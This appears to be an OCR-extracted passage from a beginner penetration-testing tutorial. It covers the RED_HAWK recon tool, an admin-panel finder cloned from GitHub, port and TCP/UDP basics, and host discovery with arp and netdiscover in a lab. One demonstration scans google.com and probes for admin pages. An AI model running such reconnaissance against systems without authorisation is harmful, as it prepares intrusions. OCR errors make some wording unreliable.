
$ ls

```
┌──(root💀kali)-[/]
└─# cd RED_HAWK

┌──(root💀kali)-[/RED_HAWK]
└─# ls
config.php  crawl  Dockerfile  functions.php  LICENSE  README.md  rhawk.php  sqlerrors.ini  var.php  version.txt

┌──(root💀kali)-[/RED_HAWK]
└─#
```

So we've got some configuration files, functions.php. These are all of the files that we really are not interested in at the moment. If there was, for example, I use a file, we would most likely want to read that in case the tool is complicated, but for now, we've got Redhawk.php file, and out of all of these files, this is the file that seems to be the tool. So how can we run this? Well, first we notice what type of file it is a PDF file, so to run it

$ php rhawk.php

```
┌──(root💀kali)-[/RED_HAWK]
└─# php rhawk.php
```




It to load this with its banner and it tells us right here that some of the modules are missing and it tells us that we can try fix command or we can simply just install it ourselves using terminal. So let's see whether this tool will install it for us if I type

$fix


```
[#] Enter The Website You Want To Scan : fix

[+] RED HAWK FiX MENU [+]

[+] Checking If cURL module is installed ...
[!] cURL Module Not Installed !
[*] Installing cURL. (Operation requires sudo permission so you might be asked for password)
E: dpkg was interrupted, you must manually run 'sudo dpkg --configure -a' to correct the problem.
[i] cURL Installed.
[+] Checking If php-XML module is installed ...
[!] php-XML Module Not Installed !
[*] Installing php-XML. (Operation requires sudo permission so you might be asked for password)
E: dpkg was interrupted, you must manually run 'sudo dpkg --configure -a' to correct the problem.
[i] DOM Installed.
[i] Job finished successfully! Please Restart RED HAWK

┌──(root💀kali)-[/RED_HAWK]
└─#
```

And it seems we don't need to run other comments. It is also installing the second thing that time missing. And it tells us, job finished successfully. Please restart Redhawk. So let's run it again and start scanning.

Let's start with google



and enter 1 for HTTP and enter 2 for HTTPS, and since Google HTTPS we will select 2.



And here we have all of the available options that we can use in our Redhawk. We have basic recon, whois lookup, Grab banners, DNS lookup, and you can choose any type of scan, that you need you can simply just type the number like:

```
[#] Choose Any Scan OR Action From The Above List: 2

[+] Scanning Begins ...
[i] Scanning Site: https://google.com
[S] Scan Type : GEO-IP Lookup

[GEO-IP]
```

You can try all of them and find anything you want, but you should know some of them may not work.

For now, on what we did is we managed to find the random tool on GitHub, install it and get it to work.

I know one tool for finding admin page on the target website so let's install it and run it

$git clone https://github.com/Techzindia/admin_penal

```
┌──(root💀kali)-[/]
└─# git clone https://github.com/Techzindia/admin_penal
Cloning into 'admin_penal' ...
remote: Enumerating objects: 10, done.
remote: Total 10 (delta 0), reused 0 (delta 0), pack-reused 10
Receiving objects: 100% (10/10), done.
```


This tool will give us the admin panel of the target.

$cd admin_panel


```
┌──(root💀kali)-[/]
└─# cd admin_penal

┌──(root💀kali)-[/admin_penal]
└─# ls
admin_panel_finder.py  link.txt  README.md
```

$ls

$ chmod +x admin_panel_finder.py



$python2 admin_panel_finder.py



And here it is, we can get all of the admin panel of the target. You might never use this tool again or you might use it every time, it depends on which type of penetration test you perform and what kind of strategy you planned for your attacks, but it is always good to have a bunch of different tools and options that you can use. Now that we know how we can download tools from GitHub every time a certain tool breaks or you don't get the desired

result with some tool, you can go to GitHub and try to find a similar tool that will give you better results.

Chapter 3

Here we are ready to start our scanning phase, we have covered the information gathering, which was first phase of penetration testing, and now we will proceed with the second stage by scanning our target and trying to get even more information about it. Now, the difference between information gathering and scanning is that scanning is performed on a much deeper level. And also, while in the first phase, we gathered all kinds of information, such as emails, phone numbers and bunch of other things in the scanning, we're mainly focused on technology side. So we want to find out as much as we can about our target's technical aspect. We're going to talk about in just a second as to what exactly are we looking for in this stage and what are all the goals of this stage. But first, you could be wondering, what are we going to scan since remember that scanning is something that we are not allowed to do on any target that we want? Don't worry, for this stage and any future stage from now on, we're going to be using vulnerable virtual machines. There are lots of vulnerable virtual machines that you can buy and test on, but I will be showing the free ones so all of us can download them, install them, and then try to hack the. All of these virtual machines are going to be running some outdated, vulnerable software that we will be able to exploit in the third stage, and they will also require very little hardware power. So all of us will be able to run them while also running Linux. And keep in mind that penetration testing process will look exactly like it would look in the real world if you would test some website or some network. The only difference is that right now we know that these machines are vulnerable,

since I just told you. And in real world, you wouldn't essentially know that before testing them. However, just knowing they are vulnerable doesn't really help us as we need to figure out in what way are vulnerable and how can we take advantage of that.

Scanning will help us with this, we will be using our Linux machine to scan these machines, and by scanning these machines, what they really mean is we're going to directly exchange packets with our target, and once that target sends packets back to us, hopefully it will discover something about the target machine that we will find useful, what we will be sending to the target is TCP and UDP packet, TCP and UDP are just protocols that are used for sending bits of data, also known as Becket's. Just think of them as different communication protocols that will allow us to get information from our target. I keep talking about information and scanning and all of that without actually explaining what do I mean by scanning and getting information, what are the goals of this? What are we looking for exactly? Well, we're looking for open ports, and I don't mean some physical ports.

I mean, we are looking for virtual open ports that every machine has, and it uses them to close their software and communicate with other machines over the Internet. For example, you watching something over Internet on a website means that the machine that's hosting this website has port 80 open why port 80? well, port 80 is used to host a Web server. It is used for HTTP and it's also known as HTTP Port, So every time you visit a website, you are essentially making a connection to that machine, hosting that website, one port 80 or one port, 443 since Port 80 is used for HTTP and Port 443 is used for HTTPS, and HTTPS is just a secure version of HTTP. These are the two most usual ports that target that you're scanning externally will have open and by external scanning, I mean that you're scanning it while not being in the same network as the target, an example would be you scanning some website from your home, and a port that could sometimes be open if you're scanning internally, which means either scanning machines on your network or your performing net for penetration testing inside of some company, you could, for example, find Port 21 to be open, this is an FTP port and it's used for file transferring, FTP stands for file transfer protocol. These are just two of the ports and there are a lot of them, you could, for example, have for 22 open, which is SSH port or secure shell port, it is used to login to the target

machine and execute commands on it remotely. We could also have, for example, Port 53 open, which is DNS, or we could have Port 25 which is SMTP port. So there are a lot of ports, matter of fact, every machine has sixty-five thousand five hundred and thirty-five ports for both TCP and UDP, and if there is just one open port with one vulnerable software running on that open port, then that target is vulnerable and it could be exploited, now the high secure machines are the ones that have all ports closed. These are usually your home devices, such as laptops or computers that you use just for browsing online or playing video games or something. They don't need to be hosting any software since they are not a server that someone will connect to for a certain service. They're just home devices that you use. But websites, for example, must have Port 80 or port 443 open since they are hosting a web page there, also in companies, their machines could have some port open, maybe they use that port on all their machines within that company to internally transfer files between different machines. It could be anything, basically. So, if target software use on their open ports is outdated and has a vulnerability, then our job as a hacker is to scan that machine for open ports and exploit that machine through that vulnerable software running on the open port, but the goal for now in the scanning section is only to scan the target for the open ports, then we want to discover what software are running on those open ports, and we want to go as deep as discovering what version of software is on that open port, we are going to be covering a lot in this chapter and in this chapter we will cover one of the most important tools that the hacker must master. That tool is called and nmap!

Before we proceed with scanning, I just want to give a basic overview of TCP and UDP protocol for anyone that is encountering it for the first time.

We already mentioned what TCP and UDP are, they are two different protocols used for sending bits of data or also known as packets. TCP and UDP are not the only protocols that are out there, however, they are the most widely used ones. So let's talk about TCP first.

TCP stands for Transmission Control Protocol and it is the most commonly used protocol on the Internet. When you load a webpage, your computer is sending TCP packets to the web server address, asking it to send a web page to you, then the web server responds by sending a stream of TCP packets, which are Web browser stages together to form the Web page that you see.

The same happens once you, for example, click on a link or post a comment, your web browser sends TCP packets to the Web server and the server sends TCP packets back. However, TCP is not a one-way communication, the remote system sends packets back to acknowledge that it received your packets, so TCP is based on three-way handshake, and as the name says, three-way handshake is consistent out of three steps.

First one is SYN

In this step the client wants to establish a connection with the server, so it sends a segment with SYN, and what SYN stands for is synchronize sequence number, which informs server that client wants to start communication and with what sequence number eight starts the segments with.

After the SYN step comes the SYN/ACK, which is the second step, and in the step, the server responds to the client's request with sending SYN/ACK signal, ACK signifies the responsive segment it received and SYN is the same from the first step. It signifies with what sequence number it is going to start this segment with.

In the third and final step, which is just ACK. In this step, the client acknowledges the response of server and they both establish a reliable connection with which they will start the actual data transfer. This is just an example of TCP communication establishing between a client and a server. Once the data transfer starts, TCP guarantees the receiver will get the packets in order by numbering them. Then the server sends messages back to the sender, saying it received the messages or packets. If the sender does not get the correct response, it will resend the packets to ensure the server got the packets. All of those packets are also checked for errors. So TCP is all about reliability packets and with TCP are tracked, so no data is lost or corrupted in transit. That's why once you download the file, for example, over the Internet, your file is working once you run it in your machine because it is being transferred with TCP, so all the packets will reach their destination without any errors.

UDP, on the other hand, stands for user datagram protocol, and datagram is the same thing as a packet of information. And UDP protocol works similarly to TCP, but it throws all the error checking stuff out. That's why

UDP is much faster. It is used when speed is desirable and error correction is not necessary. For example, UTP is frequently used for live broadcasts and online games. That's why UDP doesn't really care whether packets received its destination and it will not send the packet. If it didn't reach the other part, it will just continue sending other packets. You cannot ask for those missing packets again with UDP, and these are just the basics behind two most known protocols for communication. Even many of you probably knew this already, it is good to have a refresher since we're going to need this knowledge once performing, scanning.

Before we scan a single machine to discover open ports, we must first discover what machines we got on our network, So the first part of scanning a network is to figure out how many hosts you have active and what are their IP addresses. In this case, we are going to act as if we got a task to scan our home network and we want to discover vulnerable machines with our home network. So let's start by saying how many host we got active first. There are many ways that we can go about doing this, and to scan all hosts inside of my network, I can just go and ping each and every one of them and see whether they respond to our pinging or not. If they respond, they are online, if not, they are offline. But what if I had to test more than one network? What if I had ten more networks besides this one that I needed to test? am I about to try to ping every possible host from all those networks? Of course not. That's why we are going to use different tools to perform this much faster. Let us try with the first tool called ARP. Now, ARP is a tool in linux, but it is also a packet. ARP packets are used in Discovery hosts on the network, just remember that they packet for discovering hosts before we use ARP tools make sure your metasploitable is started up, and in case you got some other devices that you can connect to the Internet, connect them just so we can get various output and try to figure out which IP address belongs to which host.

Now, our ARP tools works based on those are packets that I mentioned.

So if I type:

```
$ arp --help
```


```
┌──(root💀kali)-[/home/ncim]
└─# arp --help
Usage:
  arp [-vn]  [<HW>] [-i <if>] [-a] [<hostname>]             ←Display ARP cache
  arp [-v]          [-i <if>] -d  <host> [pub]              ←Delete ARP entry
  arp [-vnD] [<HW>] [-i <if>] -f  [<filename>]            ←Add entry from file
  arp [-v]   [<HW>] [-i <if>] -s  <host> <hwaddr> [temp]            ←Add entry
  arp [-v]   [<HW>] [-i <if>] -Ds <host> <if> [netmask <nm>] pub          ←''-

        -a                      display (all) hosts in alternative (BSD) style
        -e                      display (all) hosts in default (Linux) style
        -s, --set               set a new ARP entry
        -d, --delete            delete a specified entry
        -v, --verbose           be verbose
        -n, --numeric           don't resolve names
        -i, --device            specify network interface (e.g. eth0)
        -D, --use-device        read <hwaddr> from given device
        -A, -p, --protocol      specify protocol family
        -f, --file              read new entries from file or from /etc/ethers

  <HW>≥Use '-H <hw>' to specify hardware address type. Default: ether
  List of possible hardware types (which support ARP):
    ash (Ash) ether (Ethernet) ax25 (AMPR AX.25)
    netrom (AMPR NET/ROM) rose (AMPR ROSE) arcnet (ARCnet)
    dlci (Frame Relay DLCI) fddi (Fiber Distributed Data Interface) hippi (HIPPI)
    irda (IrLAP) x25 (generic X.25) eui64 (Generic EUI-64)

┌──(root💀kali)-[/home/ncim]
└─#
```

It’s doesn't have too many options, and these options are not something that we are interested in. all we need is -a option.


$arp –a

```
┌──(root💀kali)-[/home/ncim]
└─# arp -a
? (192.168.0.3) at 08:00:27:12:db:3c [ether] on eth0
? (192.168.0.1) at 52:54:00:12:35:00 [ether] on eth0
? (192.168.0.4) at 08:00:27:9b:ce:27 [ether] on eth0

┌──(root💀kali)-[/home/ncim]
└─#
```

I got my metasploitable running, also got my laptop running, so it should be discovering other hosts as well. So if I try to ping my metasploitable




$ Ping 192.168.0.4



It will get responses back.

So this tool doesn't seem to be that good for discovering hosts. sometimes it will have all the hosts available since you already communicated to them before, but sometimes it seems that we must be the host first before the shows, that's why a much better option is tool called netdiscover to run netdiscover if we can simply just type:


$netdiscover



This tool finds all of the available devices on your network on its own, you don't have to ping anything, you don't have to communicate with anything, you can just leave this tool to run and it will find all the devices on your network.

If you want to be sure which IP addresses belong to your router, you can type

